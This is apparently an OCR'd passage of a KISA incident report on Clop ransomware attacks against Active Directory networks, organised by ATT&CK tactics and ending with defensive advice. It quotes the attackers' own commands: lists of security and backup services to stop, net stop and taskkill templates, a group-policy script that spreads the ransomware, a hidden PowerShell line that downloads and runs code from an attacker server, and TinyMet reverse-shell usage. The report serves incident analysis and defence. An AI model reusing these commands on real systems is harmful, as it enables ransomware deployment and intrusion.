
McAfeeEngineService	Symantec System Recovery	SepMasterService	tmlisten
NetMsmqActivator	MsExchangeMGMT	BackupExecDeviceMedia Service	ShMonitor
VeeamRESTSvc	BackupExecVSSProvider	MsDtsServer	VeeamDeploySvc
SQLAgent$PROD	Sophos Message Router	McShield	BackupExecJobEngine
swi_filter	Sophos AutoUpdate Service	Sophos MCS Agent	MsDtsServer100
IMAP4Svc	SQLSERVERAGENT	SQLsafe Filter Service	Antivirus
DCAgent	SQLAgent$BACKUPExec	MSSQLSERVER	Zoolz 2 Service
mfevtp	SQLAgent$VEEAMMSQL 2008R2	SQLTELEMETRY$ECWDB2	MSSQL$SHAREPOINT
AcronisAgent	Sophos File Scanner Service	ReportServer$TPS	MSSQLFDLauncher$TPS
MSSQL$TPS	UI0Detect	POP3Svc	

Process names containing certain words

alert	alsvc.	archiv	armsvc	boanet	busine	cisvc.	clean.	cmd.ex	conhos
csrss.	dwm.ex	iastor	iexplo	inetin	java.e	lmigua	lms.ex	logmei	lsass.
lsm.ex	ndagen	node.e	nssm.e	ppsgne	pxcont	python	ramain	safest	savadm
savser	sdcser	search	servic	shell.	smss.e	snarec	sntpse	sophos	spools
sqlbro	sqlwri	sspser	svchos	swc_se	swi_se	syslog	tasken	taskho	timesr
uns.ex	update	winini	winlog	winvnc	wmiprv	xsauth	dllhos	excel.	explor
mmc.ex	csrs.e	clamsc	regsvr	mobsyn	rundll	runonc	winwor	system	notepa
taskmg									

③ Account Discovery – Domain Account: Domain account discovery

In order to check for an AD environment, the malicious code uses the command "net user /domain."
The result of the command determines whether to continue the infection.



④ File and Directory Discovery: File/directory discovery
⑤ Network Share Discovery: Network sharing discovery

For file encryption, drives (A: – Z:), flash drives, and network drives are searched.
When file encryption is performed through ransomware, and designated folders and filenames are excluded from encryption.

Excluded folder names

Chrome	All Users	Mozilla
ProgramData	Recycle.bin	AhnLab
Microsoft	Program files (x86)	Program Files
Windows	BOOTMGR	RECOVERY
SOPHOS	TOR BROWSER	SYSTEM VOLUME INFORMATION
PERFLOGS	WINNT	APPDATA

Excluded file names

ClopReadMe.txt	AUTOEXEC.bat	ntldr
autoexec.bat	boot.ini	NTDETECT.COM
netuser.ini	DESKTOP	desktop.ini
autorun.inf	iconcache.db	bootsect.bak
ntuser.dat.log	thumbs.db	ntuser.dat

Excluded extensions

.dll	.exe	.sys
.Clop	.OCX	.lnk
.Cl0p	.ICO	.INI
.MSI	.CHM	.HLF
.LNG	.TTF	.CMD
.BAT		

⑥ System Information Discovery: System information discovery
⑦ System Owner/User Discovery: System user information discovery

Information is collected from the infected system and leaked.
The system's language is detected, and systems using the Russian character set are excluded from infection targets. Recent ransomware does not care about character sets.

Value name	Description
id	Unique ID value
os	System OS information
priv	Malicious code execution privileges UAC
cred	User path
pcname	System name
avname	Vaccine information
build_time	Malicious code execution time
card	NFC information

Languages excluded from encryption

Armenian	Kazakh	Tajik
Azerbaijani	Kyrgyz	Turkmen
Belarusian	Russian	Ukrainian
Georgian	Swahili	Uzbek

J Lateral Movement

① Remote Services – SMB/Windows Admin Shares: SMB/Windows administrator sharing

The infected server uses network sharing to execute commands on other systems joined to the domain controller and creates malicious codes. The net use command is used to approach shared folders, and after the session is connected, malicious files are copied. The sc command is used to register malicious files as a service. This can be checked by searching for event ID 4648 on the infected server's Windows security log.

SMB communication history

TCP	192.168.10.114:49342	192.168.12.160:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:49642	192.168.10.242:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:59425	192.168.10.232:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:59594	192.168.10.231:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:59949	192.168.10.18:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:60200	192.168.10.16:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:61141	192.168.10.17:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:61987	192.168.10.89:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:62192	192.168.10.76:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:62562	192.168.10.228:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:62928	192.168.10.56:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:63278	192.168.10.84:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.
TCP	192.168.10.114:63737	192.168.10.73:445	ESTABLISHED	4 소유권 정보를 가져올 수 없습니다.

Shared folder connection command

net use X:₩₩[server IP to be approached]₩[drive name|directory name]$ "[password]" /user:[account name]


Service registration – event log

Description

명시적 자격 증명을 사용하여 로그온을 시도했습니다.
주체:
보안 ID: S-1-5-18
계정 이름: SYSTEM
계정 도메인: NT AUTHORITY
로그온 ID: 0x542d9fe
로그온 GUID: {00000000-0000-0000-0000-000000000000}
자격 증명이 사용된 계정:
계정 이름:
계정 도메인:
로그온 GUID: {00000000-0000-0000-0000-000000000000}
대상 서버:
대상 서버 이름:
추가 정보:
프로세스 정보:
프로세스 ID: 0x1cfc
프로세스 이름: C:₩Windows₩System32₩sc.exe

② Remote Services – Remote Desktop Protocol: Remote desktop connection protocol


The acquired AD account is used to attempt a remote desktop connection.



③ Remote Services – Windows Remote Management: Windows remote management

WinRM is used to execute commands on remote systems using Powershell. In AD environments, the "invoke-command" is used to run remote commands on multiple systems at once. Traces of Powershell run with administrator rights to attempt remote access to other systems can be checked by searching for event IDs 4624, 4648 in the base server's Windows security log.

Malicious code download to remote server via Powershell



Powershell execution – event log (ID:4624)


```
계정이 성공적으로 로그온되었습니다.

주체:
        보안 ID:          S-1-5-18
        계정 이름:        [redacted]
        계정 도메인:      [redacted]
        로그온 ID:        [redacted]

로그온 유형:                      9

새 로그온:
        보안 ID:          S-1-5-18
        계정 이름:        SYSTEM
        계정 도메인:              NT AUTHORITY
        로그온 ID:                0x18FC460
        로그온 GUID:              {00000000-0000-0000-0000-000000000000}

프로세스 정보:
        프로세스 ID:              0x1200
        프로세스 이름:            C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

네트워크 정보:
        워크스테이션 이름:
        원본 네트워크 주소:   -
        원본 포트:            -
```

Remote location command execution – event log (ID:4648)

```
Description
명시적 자격 증명을 사용하여 로그온을 시도했습니다.
주체:
        보안 ID:            S-1-5-18
        계정 이름:                  SYSTEM
        계정 도메인:                NT AUTHORITY
        로그온 ID:                  0x1822f79
        로그온 GUID:                {00000000-0000-0000-0000-000000000000}
자격 증명이 사용된 계정:
        계정 이름:                  [redacted]
        계정 도메인:                [redacted]
        로그온 GUID:                {00000000-0000-0000-0000-000000000000}
대상 서버:
        대상 서버 이름:             [redacted]
        추가 정보:                  [redacted]
프로세스 정보:
        프로세스 ID:                0x1200
        프로세스 이름:              C:₩Windows₩System32₩WindowsPowerShell₩v1.0₩powershell.exe
네트워크 정보:
        네트워크 주소:      -
        포트:                       -
```

④ Lateral Tool Transfer: Lateral tool transfer

SMB protocols and Window's basic administrator sharing functions are used to transfer malicious code or attack tools between target systems.
A base server target is selected, malicious code is collected in a shared folder, and other systems use this folder for downloads and execution.



Network sharing folder access traces – security equipment log

F	G	H	I
PGM_NAME	FILE_NAME	USE_PLACE	DEV_NAME
tiny_sd4.exe	UNC/10.3.0.194/usersp/tiny_sd4.exe	NULL	NETWORK-DRIVE
tiny_sd4.exe	UNC/10.3.0.194/usersp/pslsass64_r.exe	NULL	NETWORK-DRIVE
tiny_sd4.exe	UNC/10.3.0.194/usersp/pslsass.bat	NULL	NETWORK-DRIVE
tiny_sd4.exe	UNC/10.3.0.194/usersp/procdump64.exe	NULL	NETWORK-DRIVE
tiny_sd4.exe	UNC/10.3.0.195/usersp/tiny_sd4.exe	NULL	NETWORK-DRIVE

Access file path

[IP]/usersp/64.exe
[IP]/C$/PerfLogs/228s.exe
UNC/[IP]/usersp/tiny_sd4.exe
UNC/[IP]/usersp/pslsass64_r.exe
UNC/[IP]/usersp/pslsass.bat
UNC/[IP]/usersp/procdump64.exe


K Collection

① Data from Local System: Data collection from the local system

To collect information from a target system, commercial tools and a remote control malicious code is used. The remote control malicious code includes a function to collect and leak the target system information. Internal company information collected from target systems are used for blackmail.

pingcastle.exe	**AD environment network information collection and weakness information discovery**
	Introduction
	The risk level regarding Active Directory security has changed. Several vulnerabilities have been made popular with tools like mimikatz or sites likes adsecurity.org.
	Ping Castle is a tool designed to assess quickly the Active Directory security level with a methodology based on risk assessment and a maturity framework. It does not aim at a perfect evaluation but rather as an efficiency compromise.
	`|:.  PingCastle (Version 2.5.2.0)`
	`|  #:.  Get Active Directory Security at 80% in 20% of the time`
	`# @@  >  End of support: 31/07/2020`
	`| @@@:`
	`: .#  Vincent LE TOUX (contact@pingcastle.com)`
	`.:  https://www.pingcastle.com`
	`Using interactive mode.`
	`Do not forget that there are other command line switches like --help that you can use`
	`What you would like to do?`
	`1-healthcheck-Score the risk of a domain`
	`2-graph  -Analyze admin groups and delegations`
	`3-conso  -Aggregate multiple reports into a single one`
	`4-nullsession-Perform a specific security check`
	`5-carto  -Build a map of all interconnected domains`
	`6-scanner  -Perform specific security checks on workstations`

powerkatz.dll	**AD environment network information collection and weakness information discovery**
	`mimikatz` is a tool I've made to learn C and make somes experiments with Windows security.
	It's well known to extract plaintexts passwords, hash, PIN code and kerberos tickets from memory.
	`mimikatz` can also perform pass-the-hash, pass-the-ticket, build Golden tickets, play with certificates or private keys, vault, ...
	maybe make coffee?
	Its symbol/icon is a **kiwi**, sometimes the **animal**, but mostly the **fruit**!
	`.#####.  mimikatz 2.0 alpha (x64) release "Kiwi en C" (Apr 26 2014 00:25:11)`
	`.## ^ ##.`
	`## / \ ##  /* * *`
	`## \ / ##  Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )`
	`'## v ##'  http://blog.gentilkiwi.com/mimikatz  (oe.eo)`
	`'#####'  with 14 modules * * */`


procexp64.exe	**Process information collection tool** 

Information stolen from malicious code

Value name	Description
id	Unique ID value
os	System OS information
priv	Malicious code execution privileges + UAC activation status
pred	User path
pcname	System name
avname	Vaccine information
build_time	Malicious code execution time
card	NFC information

② Archive Collected Data – Archive via Custom Method: Data compression through user implemented encryption algorithms


Data collected from target system memory is encoded with custom XOR and leaked.





L Exfiltration

① Exfitration Over C2 Channel: CA channel leak

Data collected from target servers are leaked to attacker C2 servers.







M Impact

① Service Stop: Service stopping

The services and processes running in the target system are shut down to avoid detection and smooth data encryption.

Used commands

Service stopping	net stop [service name] /y
Process shutdown	taskkill /IM[process name] /F

Type	Name
Service	McAfeeEngineService, Symantec System Recovery, NetMsmqActivator, MSExchangeMGMT, SepMasterService, tmlisten, BackupExecDeviceMediaService, ShMonitor, VeeamRESTSvc, BackupExecVSSProvider, MsDTsServer, VeeamDepolySvc, SQLAgent$PROD, Sophos Message Router, McShield, BackupExecJobEngine, swi_filter, Sophos AutoUpdate Service, Sophos MCS Agent, MsDtsServer100, IMAP4Svc, SQLSERVERAGENT, SQLsafe Filter Service, Antivirus, DCAgent, SQLAgent$bkupexec, MSSQLSERVER,
Process	dbsnmp.exe, steam.exe, PNTMon.exe, dbeng50.exe, powerpnt.exe, firefoxonfig.exe, mspub.exe, mysqld-opt.exe, isplplussv.exe wordpad.exe, steam.exe, onenote.exe, mysqld.exe, outlook.exe

② Data Encrypted for Impact: Data encryption


AD administrator rights are acquired for ransomware distribution and two methods are used: ① DC group policy object distribution and ② SMB service creation.


File encryption uses the RC4 algorithm, and the key used for file encryption is encrypted with the attacker's open key and saved in a file. If the file is smaller than the size set by the attacker, the entirety of data is encrypted, and if the size is exceeded, only certain sizes are encrypted to speed up the process.

Ransomware distribution policy script	Ransomware service creation through SMB
[Startup] 0CmdLine=cmd.exe 0Parameters=/c "copy /y ₩₩₩Windows₩ SysVol₩[DomainName]₩Policies₩[PolicyGUID]₩ Machine₩Scripts₩Startup₩wsusrv.exe C:₩ WINDOWS₩tasks₩wsusrv.exe && sc create msdtcstefsrv binPath= "C:₩₩INDOWS₩tasks₩ wsusrv.exe" start= auto && sc start msdtcstefsrv"	시스템에 서비스가 설치되었습니다. 서비스 이름: WinTempLocal 서비스 파일 이름: C:₩windows₩localserv.exe 서비스 유형: 사용자 모드 서비스 서비스 시작 유형: 자동 시작 서비스 계정: LocalSystem

Ransomware encryption method

- Each encryption target file is assigned a new encryption key
- The open key inserted in the malicious code is used for encryption, and the encrypted key information is inserted at the end of the encrypted file






N Command and Control


① Remote Access Software: Remote access software
② Application Layer Protocol – Web Protocols: web protocols

For the execution of various remote commands, Ammyy RAT and Amadey Bot are used.
Ammyy RAT receives additional commands from the attacker's server. The received commands are copied to the pre-allocated memory area, and the allocated memory is executed.
The Amadey Bot malicious code performs various functions such as key logging, remote control, additional file download (EmailStealer, Flawed Ammyy) depending on the commands received.



③ Ingress Tool Transfer: Ingress tool transfer

SMB is used to register malicious code download/execution commands as a service. Commands are executed through Powershell and WMIC and the attacker's distribution location server is used to download malicious codes and execute the codes as a batch file.



Service installation

```
시스템에 서비스가 설치되었습니다.

서비스 이름: [illegible]
서비스 파일 이름: %COMSPEC% /C echo powershell.exe -nop -w hidden -c $P=new-object net.webclient;$P.proxy=
[Net.WebRequest]::GetSystemWebProxy();$P.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$P.downloadstring(http://[illegible]); ^> %SYSTEMDRIVE%₩WINDOWS₩Temp
₩eXbNKKnOENuRpGHz.txt > ₩WINDOWS₩Temp₩WXmCyhSQCDHRPikz.bat & %COMSPEC% /C start %
COMSPEC% /C ₩WINDOWS₩Temp₩WXmCyhSQCDHRPikz.bat
서비스 유형: 사용자 모드 서비스
서비스 시작 유형: 요청 시 시작
서비스 계정: LocalSystem
```

④ Protocol Tunneling: protocol tunneling

The Tinymet malicious code (a protocol tunneling tool) is used.

```
C:₩Users₩THOR₩Desktop>slog.exe
TinyMet v0.2
tinymet.com

Usage: tinymet.exe [transport] LHOST LPORT
Or you can specify arguments through filename itself, separated by underscore.
like TRANSPORT_LHOST_LPORT.exe

Available transports are as follows:
    0: reverse_tcp
    1: reverse_http
    2: reverse_https
    3: bind_tcp

Example:
"tinymet.exe 2 host.com 443"
will use reverse_https and connect to host.com:443
setting the filename to "2_host.com_443.exe" and running it without args will do
 exactly the same
```

4. Conclusion

【Defender's Insight】

The Korea Internet and Security Agency has taken a look at the types of ransomware infection attacks that occurred in AD environments. Attackers used spear-phishing infiltration, DC server domination after account theft, and SMB internal transfer to infect using ransomware. Such accidents cause major damage including the payment demanded by the attacker, damage to the corporation's image, system recovery costs, etc. and an AD environment being infected leads to the entire system being dominated and additional damage including leaking of important corporate information.

Hacking attempts against corporations will continue to occur, and corporations using AD will continue to be targeted. Each corporation has a unique composition, privilege management, security policies, etc. and the infiltration method and detailed attack methods could change, but privilege elevation, account theft, SMB internal transfer, etc. are commonalities found in most AD incidents.

As such, corporations using an AD environment must place priority on account management and monitoring.
An attacker that succeeds in initial infiltration will move with administrator account theft in mind, searching the internal network; stealing normal user accounts will not aid in the domination of the internal network. Even if accounts are stolen, the user and service account privileges must be kept separate so that the AD domain controller server cannot be dominated. The administrator group account use should be minimized, and systems forced to use an administrator account should be regularly monitored. In the case of AD DC in particular, a great deal of attention must be paid to registered services and group policy lists to check for suspicious activity. Major system logs should be regularly backed up, and if account theft tools are detected or pipe communication is found, the copy system must be immediately inspected.

KISA has published a detailed tech report on AD environment incidents in early 2019. That report dealt with a single incident and focused on attack techniques, procedures, malicious code analysis, etc. while this report deals with various incidents that occurred between 2019 and 2021, listing the attack methods of attackers according to an ATT&CK matrix. Even if the attack group attack types change in the future, the attack methods used against AD environments will not vary greatly.
Understanding and ascertaining all the TTP strategies in the previous tech report and the current one will be of great help in application to internal corporate environments, prediction of security threats, and reorganization of security.

KISA Korea Internet & Security Agency